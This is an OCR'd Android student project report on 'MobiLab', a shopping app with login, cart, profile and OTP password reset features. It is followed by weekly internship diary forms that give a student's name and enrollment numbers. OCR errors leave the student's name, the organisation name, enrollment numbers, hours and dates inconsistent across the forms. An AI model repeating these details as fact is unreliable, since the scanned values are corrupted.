


Fig 5.7 Forgot Password Flowchart

5.2: Features of App:

Login and Registration Page:

The login and registration page are an essential feature of the app that enables users to create an account and log in to access the app's features. The login page provides a simple and secure way for users to sign into the app, while the registration page allows new users to create an account.

The registration page requires users to enter their name, email address, password, and confirm password. The app uses validation checks to ensure that the entered data is accurate and complete. The app also checks to see if the email address is already registered in the database and notifies the user if the email address is already in use.

After the user submits the registration form, the app saves the user's information in the database and directs them to the login page. The login page requires the user to enter their email address and password to access the app's features. If the user enters an incorrect email address or password, the app notifies the user of the error and prompts them to try again.




Fig 5.8 Login and Registration Page

Homepage:

The homepage is the main screen that users see after logging in to the **MobiLab**. It provides a comprehensive list of product categories and brands to allow users to easily find the products they are interested in.

The homepage includes a navigation bar at the top with buttons for Home, Categories, Brands, and Cart. The Brands button opens a dropdown menu that lists all available brands, and clicking on a brand takes the user to a page displaying all products belonging to that brand.




Fig 5.9 Splash Screen and Home Page

Product List and Product Details:

The **MobiLab** provides a comprehensive product list for users to browse and search through. The product list displays product images, names, and prices in a grid layout, with the ability to filter by category or brand. Clicking on a product takes the user to the product detail screen, which displays detailed information about the selected product.

The product detail screen includes a product image, name, description, price, and a button to add the product to the user's cart. The product list and detail screen are designed to provide users with a seamless browsing and purchasing experience, allowing them to quickly and easily find the products they are interested in and add them to their cart.

Fig 5.10 Product List and Product Details Page

Update Profile:

The update profile module allows users to modify their personal information and update their profile picture. The module includes input fields for the user to enter their name, email address, phone number, and address. Users can also upload a profile picture from their device's gallery or take a new picture using the device's camera. Once the user has made the desired changes, they can click the "Save" button to update their profile.




Fig 5.11 My Profile Page

Forgot Password Feature with OTP Verification using SMTP:

The forgot password feature allows users to reset their password if they have forgotten it. To initiate the password reset process, the user must enter their email address on the login screen and click the "Forgot Password" button.

The app then sends an OTP to the user's registered email address using SMTP. The user can enter the OTP on the app to verify their identity, and then set a new password for their account.




Fig 5.12 Forgot Password and OTP Verification

Change Password Feature using Old Password Verification:

The change password feature allows users to update their password by verifying their old password. To change their password, the user must go to the "My Profile" screen and click the "Change Password" button.

The app then prompts the user to enter their old password and their new password twice for confirmation. Once the user has entered the required information, they can click the "Update" button to change their password.

Fig 5.13 Change Password Page

Chapter 6: CONCLUSION

In conclusion, the **MobiLab** is a comprehensive solution for online shopping that offers a user-friendly interface and a range of features to make the shopping experience seamless and enjoyable. The app allows users to browse a vast collection of products, add them to their cart, and place orders with ease. With the use of Room persistence library, the app ensures secure storage and retrieval of user information, product details, and order history.

Additionally, the app includes user account management features such as updating user profiles, resetting forgotten passwords, and changing passwords. The development of this project has provided an opportunity to showcase the skills in Android app development, including using various libraries such as Room, Glide, and implementing secure user authentication with OTP verification. Overall, the Android Shopping App has the potential to make a significant impact on the e-commerce industry by offering an efficient and enjoyable shopping experience to users.

References

[1] Web Resource: http://www.stackoverflow.com


[2] Web Resource: http://developer.android.com/index.html

[3] Web Resource: https://www.ripublication.com/ijcir17/ijcirv13n3_08.pdf

[4] Android API: http://developer.android.com/reference/packages.html

[5] Web Resource: https://ijarcce.com/upload/2018/january-18/IJARCCE%2032.pdf

Appendix



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Annexure-I
Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kaleshkumar Thakkar
DIARY OF THE WEEK: DT: 06/02/2023 TO 12/02/2023
DEPARTMENT: Computer Engineering SEM: 8
NAME OF THE ORGANISATION: SHAILGRAM INFOTECH LLP
NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

⇒ In this first week the Instructor who was assigned to teach the trainees taught me the basics of android development, Setup for Android like Installation of Android Studio, JDK, and Create a Virtual Device i.e Emulator. After Setup the Instructor taught us about Versions of Android, What is Activity in android, Fragments, Services etc.

⇒ Instructor also gave me tasks of what I learnt through this week which were quite Challenging and I have completed the Task accordingly.

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TOTAL HOURS: 42.5

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13/02/2023

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Annexure I
Enrollment no: 190390107059

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Chavan Kuldeepkumar Thakkar

DIARY OF THE WEEK: Dt: 19/02/2023 TO 19/02/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: SHALIGRAM INFOTECH LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

⇒ In this week, I have been taught about the Layouts of Android ie. Linear, Relative, Absolute, Table, GRID etc which helps to build Beautiful UI of application. Also the Instructor taught the Database used for Mobile App which is Sqlite Database.

⇒ After learning these Layouts and Sqlite Database Instructor gave me a task to create a Database & Save and update datas via mobile App.

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TOTAL HOURS: 425

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 16/2/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 20/02/2023

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Annexure I
Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kulpeshkumar Thakkar

DIARY OF THE WEEK: DE: 20/02/2023 TO 26/02/2023

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: SHALIGRAM INFOTECH LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Pasth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

⇒ In the starting of this week instructor gave a brief explanation about UI controls / widgets which is useful for Interaction of User with the Application. The most used and common widgets are : TextView, EditText, RadioButton, CheckBox, AutoComplete TextView, ImageView, Spinner etc. also the task was given related to it and make Custom widgets also.

⇒ After learning Controls I have been taught about Bottom Navigation Bar and Side Navigation Drawer and I had also implemented it in the Task.

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TOTAL HOURS: 42.5

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 27/02/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 190390107055

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Rajeshkumar Thakkar
DIARY OF THE WEEK: Dt: 27/02/2023 TO 05/03/2023
DEPARTMENT: Computer Engineering SEM: 8
NAME OF THE ORGANISATION: SHALGRAM INFOTECH LLP
NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

⇒ In this week I had got familiar with Room Database which is a local Database used for Android. So, as my instructor finalized the domain of the Project and advised me too use Room Database for the Project.

⇒ I have implemented Room DB throughout this week and gathered information about it. The task of the week is to perform CRUD operation in App using Room DB and also store images in Room DB.

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TOTAL HOURS: 525

SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 15-3-2023

Signature of officer-in-charge
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Date: 06/03/2023

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 190390107057

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kaliyeshkumar Thakkar

DIARY OF THE WEEK: Dt: 6/10/2023 TO 12/10/2023

DEPARTMENT: Computer Engineering SEM: 8TH

NAME OF THE ORGANISATION: SUBLIGRAM INFOTECH LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: mobile

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

-> The work I had done throughout this week is how to Prepopulate the database (Room DB) using JSON Array File

-> Also I had Started to implement the Project which is MobiLab (The Mobile Shopping App) using Room Database.

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TOTAL HOURS: 142-5

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 23/03/2023

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Annexure I
Enrollment no: 190390107059

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kulpeshkumar Thakkar
DIARY OF THE WEEK: DT: 13/03/2023 TO 19/03/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: SHALIGRAM INFOTECH LLP
NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

=) In this week I have made UI of the project App and also Added Functionality in the App which is listed below.

→ Login & Registration
→ Prepopulated Database with product details
→ Update User Profile
→ Get Product details and Show it on product Details Page.

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TOTAL HOURS: 412.5

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is:
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 20/12/2023

Grading of Work for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc

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Annexure I
Enrollment no: 190390104053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kalpeshkumar Thakkar
DIARY OF THE WEEK: Dt: 20/03/2023 TO 26/03/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: SHALIGRAM INFOTECH LLP
NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

Throughout this week I have implemented new features and also improved some existing one, which are listed below:

→ Add to cart
→ display cart items on my cart
→ update quantity, display price based on quantity.
→ Show an empty cart message when there is nothing in cart.
→ Custom Dialog box for Thank You message & Order id.
→ Display order History on my Order Page after Placing an order

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TOTAL HOURS: 42.5

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

Signature of officer-in-charge
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Date: 27/03/2023

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Annexure I

Enrollment no: 190290104039

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kulpeshkumar Thakkar

DIARY OF THE WEEK: Dt: 27/03/2023 TO 02/04/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: SHRIJIRAM INFOTECH LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

In this week, I have made progress on my Project work by implementing new features like I added SMTP for OTP verification and Change Password feature in my Profile Page. The following day I have added forgot password feature. Also learnt about Abstract Vs Interface and Constraint Vs Relative layout.

-> Also done Task on Constraint layout.

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TOTAL HOURS: 412.5

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date 03/04/2013

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Annexure I
Enrollment no: 190390107059

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kulpeshkumar Thakkar
DIARY OF THE WEEK: DT: 03/04/2023 TO 09/04/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: SHALIGRAM INFOTECH LLP.
NAME OF THE PLANT/SECTION/DEPARTMENT: mobile
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel.

DESCRIPTION OF THE WORK DONE IN BRIEF

→ In this week I have done Code Optimization on my Project MobiLab. I have learnt some new concepts for it like Singleton Class and Interface classes.

→ I Also got some basic on Custom layouts and widgets like Custom Spinner to make the UI beautiful.

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TOTAL HOURS: 42.5

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date: 10/04/2023

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Annexure I
Enrollment no: 190390107053

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Umang Kaileshkumar Thakkar
DIARY OF THE WEEK: DE: 16/04/2023 TO 22/04/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: SHALIGRAM INFOTECH LLP.
NAME OF THE PLANT/SECTION/DEPARTMENT: Mobile
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Parth Patel.

DESCRIPTION OF THE WORK DONE IN BRIEF

→ In this week I have developed a Calculator Application for basic mathematical operations.

→ I have learnt new concepts like Integrating of Google Sign In and Twitter Sign in using users google & Twitter accounts respectively.

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TOTAL HOURS: 425

SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date:

